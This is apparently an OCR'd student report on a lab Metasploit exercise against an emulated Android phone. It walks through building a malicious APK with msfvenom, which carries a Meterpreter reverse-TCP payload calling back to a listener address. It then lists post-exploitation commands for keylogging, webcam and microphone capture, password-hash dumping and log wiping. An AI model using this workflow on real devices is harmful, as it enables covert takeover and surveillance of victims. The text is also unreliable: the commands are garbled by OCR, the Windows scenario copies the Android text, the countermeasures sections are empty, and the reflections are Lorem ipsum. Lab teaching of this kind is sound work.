


Figure 1.25: The main screen for the Metasploit Framework GUI

1.5 Android Emulation

For the first scenario covered in Section 2 we will utilise an Emulator to virtualise an Android phone. This is keeping in line with the topic of virtualisation mentioned in Section 1.2. To emulate such a device you will need the Android Software Development Kit (SDK) or an ISO image which can be downloaded for VirtualBox. The SDK can be downloaded from the following url: https://developer.android.com/studio. Below is a screenshot of this page.




Figure 1.26: Homepage of Android Studio

The url for the ISO image can be acquired from the Android-x86 Project's site located at: https://www.android-x86.org/
Below is screenshot of this site.




Figure 1.27: Homepage of Android-x86

Once the ISO image has been downloaded create a new virtual machine in VirtualBox and attach the ISO. Thereafter assign the default recommended amounts of Processors, Storage, Memory etc. as was done with Kali Linux above. Below is a screenshot of the VM once it has been set up.





Figure 1.28: Android VM main screen


1.6 Network setup in VirtualBox

Networking is a key aspect of what makes or breaks the exploits covered in further chapters. Therefore the following steps have to be taken so that an internal virtual network can created which will allow the virtual machines to communicate with each other effectively and without worrying about gateways and other network related issues that can pop up.


Navigate to Oracle VirtualBox and click on **File -> Preferences**. This is shown below.



Navigate to the `Network` tab on the left hand side. Thereafter, click on the green plus icon the right to create a new **NatNetwork**. This is shown below.



Click **OK** to save the settings. Now go to the settings for each of your virtual machines and under the `Network` tab select the newly created Nat Network as your Adapter. This is demonstrated below.



1.7 Blog

The blog we created was hosted on GitHub Pages. The link to the blog is: https://ITRI625.github.io

More information on GitHub Pages can be found at: https://pages.github.com/

The template for the blog was acquired from: https://startbootstrap.com/theme/clean-blog

GIFs on the Blog were sourced from https://tenor.com/

Additionally, the screenshots taken were from VMs we implemented in VirtualBox and other images for the headers were sourced from Google Images.

Section 2

Scenario 1: Android exploit

2.1 Overview

The scenario is described as follows:

> *A person (that will be known as the victim in further discussions), opens a SMS received on their mobile device. This SMS has a malicious link embedded in it, or has a link that redirects to a malicious site. The link automatically downloads and runs an Android application package also known in other terms as an APK file. This APK file is what the Android Operating System uses to install applications. This malicious Application, once installed gives the Hacker (known as a perpetrator in an attack) full control over the device to outside parties, including the perpetrator. From here on out, the perpetrator has the victim in the palm of their hands, and can do what every they like to the device as well as carry out further attacks against the victim.*

2.2 Carrying out the exploit

Here are the steps taken to exploit the Android virtual machine.

Firstly, we should see if the Android VM is listed on our current NAT Network. For this run the following command shown below:

```
nmap sS
```

nmap is a Securioty Scanner that allows us to scan networks with different options. The flags denoted by `-sS` are the most common and initiate a stealthier scan of the network.[2] Open up the Metasploit console in Kali Linux by running the following command below:

```
msfconsole
```

Thereafter run the following:

```
use exploit/multi/handler
```

The Multi Handler command launches a stub that runs outside the Framework. This command launches a payload that is specific to our specification.[1]

```
search android/meterpreter
```

Meterpreter is a tool that is part of the Metasploit Framework which allows you to take advantage of as well as find vulnerabilities in a system. This penetration testing tool can easily take hold of victim's resources as needed. Meterpreter utilises an in-memory injection which writes nothing to disk. This allows for the exploit to run without being detected by normal means. A new process is not created, rather it injects itself into a compromised process. For this reason also the forensic footprint left behind by the Meterpreter is limited.[4, 5]

```
n+nbset payload android/meterpreter/reversetcp
```

When the host initiates a connection, that is called a *forward connection*. However, when the opposite is done, a server initiates the connection to a host, then it is called a reverse connection. Firewalls work on the basic principle of blocking all incoming connection. So all incoming connections (reverse connections) are blocked by the firewall. However, if a host initiates a connection (forward connection) it is allowed and the return for the connection initiated by the host will be permitted. Reverse_tcp is basically instead of the attacker initiating the connection which will obviously blocked by the firewall instead, the device initiates the connection to the attacker, which will be allowed by the firewall and the attacker then take control of the device and pass commands. It is a type of reverse shell.[6]

```
show options
```

The above command shows the current options for the payload. These can then be changed as shown below.

```
n+nbset LHOST ipaddress
```

The above command sets the IP address that will become a *Listener*, in other words which IP address all the communication from the victim will be forwarded to.

```
n+nbset LPORT portnumber
```

The above command changes the option of which port the *Listener* should receive information. This is usually an open port that is not being used by any other process or service.

```
exploit
```

This aforementioned command begins the exploit and the *Listener* will listen to any incoming responses from the victim. This is usually after the victim installs the malicious APK file and opens it. This is discussed further with the command listed below.

```
msfvenom p android/meterpreter/reversetcp n+nvLHOSTo=l+m10.0.2.15 n+nvLPORTo=l+m4444
↪  R  /var/www/html/share/filename.apk
```

A comprehensive list of commands for post-exploitation can be found in Metasploit's official documentation. These are shown below.[3]

```
Core Commands
=============
    Command                   Description

    ?                         Help menu
    background                Backgrounds the current session
    bg                        Alias for background
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel
    disableunicodeencoding  Disables encoding of unicode strings
    enableunicodeencoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    gettimeouts              Get the current session timeout values
    guid                      Get the session GUID
    help                      Help menu
    info                      Displays information about a Post module
    irb                       Open an interactive Ruby shell on the current session
    load                      Load one or more meterpreter extensions
    machineid                Get the MSF ID of the machine attached to the session
    migrate                   Migrate the server to another process
    pivot                     Manage pivot listeners
    pry                       Open the Pry debugger on the current session
    quit                      Terminate the meterpreter session
```

```
    read                      Reads data from a channel
    resource                  Run the commands stored in a file
    run                       Executes a meterpreter script or Post module
    secure                    (Re)Negotiate TLV packet encryption on the session
    sessions                  Quickly switch to another session
    settimeouts              Set the current session timeout values
    sleep                     Force Meterpreter to go quiet, then reestablish
    ↪  session.
    transport                 Change the current transport mechanism
    use                       Deprecated alias for load
    uuid                      Get the UUID for the current session
    write                     Writes data to a channel

Stdapi: File system Commands
============================
    Command       Description

    cat           Read the contents of a file to the screen
    cd            Change directory
    checksum      Retrieve the checksum of a file
    cp            Copy source to destination
    dir           List files (alias for ls)
    download      Download a file or directory
    edit          Edit a file
    getlwd        Print local working directory
    getwd         Print working directory
    lcd           Change local working directory
    lls           List local files
    lpwd          Print local working directory
    ls            List files
    mkdir         Make directory
    mv            Move source to destination
    pwd           Print working directory
    rm            Delete the specified file
    rmdir         Remove directory
    search        Search for files
    showmount    List all mount points/logical drives
    upload        Upload a file or directory

Stdapi: Networking Commands
===========================
    Command       Description

    arp           Display the host ARP cache
    getproxy      Display the current proxy configuration
    ifconfig      Display interfaces
```

```
    ipconfig      Display interfaces
    netstat       Display the network connections
    portfwd       Forward a local port to a remote service
    resolve       Resolve a set of host names on the target
    route         View and modify the routing table

Stdapi: System Commands
=======================
    Command       Description

    clearev       Clear the event log
    droptoken    Relinquishes any active impersonation token.
    execute       Execute a command
    getenv        Get one or more environment variable values
    getpid        Get the current process identifier
    getprivs      Attempt to enable all privileges available to the current process
    getsid        Get the SID of the user that the server is running as
    getuid        Get the user that the server is running as
    kill          Terminate a process
    localtime     Displays the target systems local date and time
    pgrep         Filter processes by name
    pkill         Terminate processes by name
    ps            List running processes
    reboot        Reboots the remote computer
    reg           Modify and interact with the remote registry
    rev2self      Calls RevertToSelf() on the remote machine
    shell         Drop into a system command shell
    shutdown      Shuts down the remote computer
    stealtoken   Attempts to steal an impersonation token from the target process
    suspend       Suspends or resumes a list of processes
    sysinfo       Gets information about the remote system, such as OS

Stdapi: User interface Commands
===============================
    Command        Description

    enumdesktops   List all accessible desktops and window stations
    getdesktop     Get the current meterpreter desktop
    idletime       Returns the number of seconds the remote user has been idle
    keyboardsend  Send keystrokes
    keyevent       Send key events
    keyscandump   Dump the keystroke buffer
    keyscanstart  Start capturing keystrokes
    keyscanstop   Stop capturing keystrokes
    mouse          Send mouse events
    screenshare    Watch the remote users desktop in real time
```

```
    screenshot     Grab a screenshot of the interactive desktop
    setdesktop     Change the meterpreters current desktop
    uictl          Control some of the user interface components

Stdapi: Webcam Commands
=======================
    Command        Description

    recordmic      Record audio from the default microphone for X seconds
    webcamchat     Start a video chat
    webcamlist     List webcams
    webcamsnap     Take a snapshot from the specified webcam
    webcamstream   Play a video stream from the specified webcam

Stdapi: Audio Output Commands
=============================
    Command       Description

    play          play an audio file on target system, nothing written on disk

Priv: Elevate Commands
======================
    Command       Description

    getsystem     Attempt to elevate your privilege to that of local system.

Priv: Password database Commands
================================
    Command       Description

    hashdump      Dumps the contents of the SAM database

Priv: Timestomp Commands
========================
    Command       Description

    timestomp     Manipulate file MACE attributes
```

2.3 Countermeasures

Section 3

Scenario 2: Windows exploit

3.1 Overview

The scenario is described as follows:

> *A person (that will be known as the victim in further discussions), opens a SMS received on their mobile device. This SMS has a malicious link embedded in it, or has a link that redirects to a malicious site. The link automatically downloads and runs an Android application package also known in other terms as an APK file. This APK file is what the Android Operating System uses to install applications. This malicious Application, once installed gives the Hacker (known as a perpetrator in an attack) full control over the device to outside parties, including the perpetrator. From here on out, the perpetrator has the victim in the palm of their hands, and can do what every they like to the device as well as carry out further attacks against the victim.*

3.2 Carrying out the exploit

3.3 Countermeasures

Section 4

Closing remarks

4.1 Reflection

Joshua Esterhuizen had the following to say:

> Lorem ipsum

Affaan Muhammad had the following to say:

> Lorem ipsum

4.2 Work Consensus

All members in the group contributed to this project and a 50/50 balance between work allocation was kept. Below is a table showing how the work was divided in this project amongst the 2 members i.e. Affaan & Joshua

Affaan	Joshua
Scenario 1	Scenario 2
Blog	Blog
Testing	Testing
Bug fixes	Bug fixes
Proofreading	Proofreading
Documentation	Metasploit Literature Review

Section 5

Additional readings and miscellaneous information

https://citizenlab.ca/

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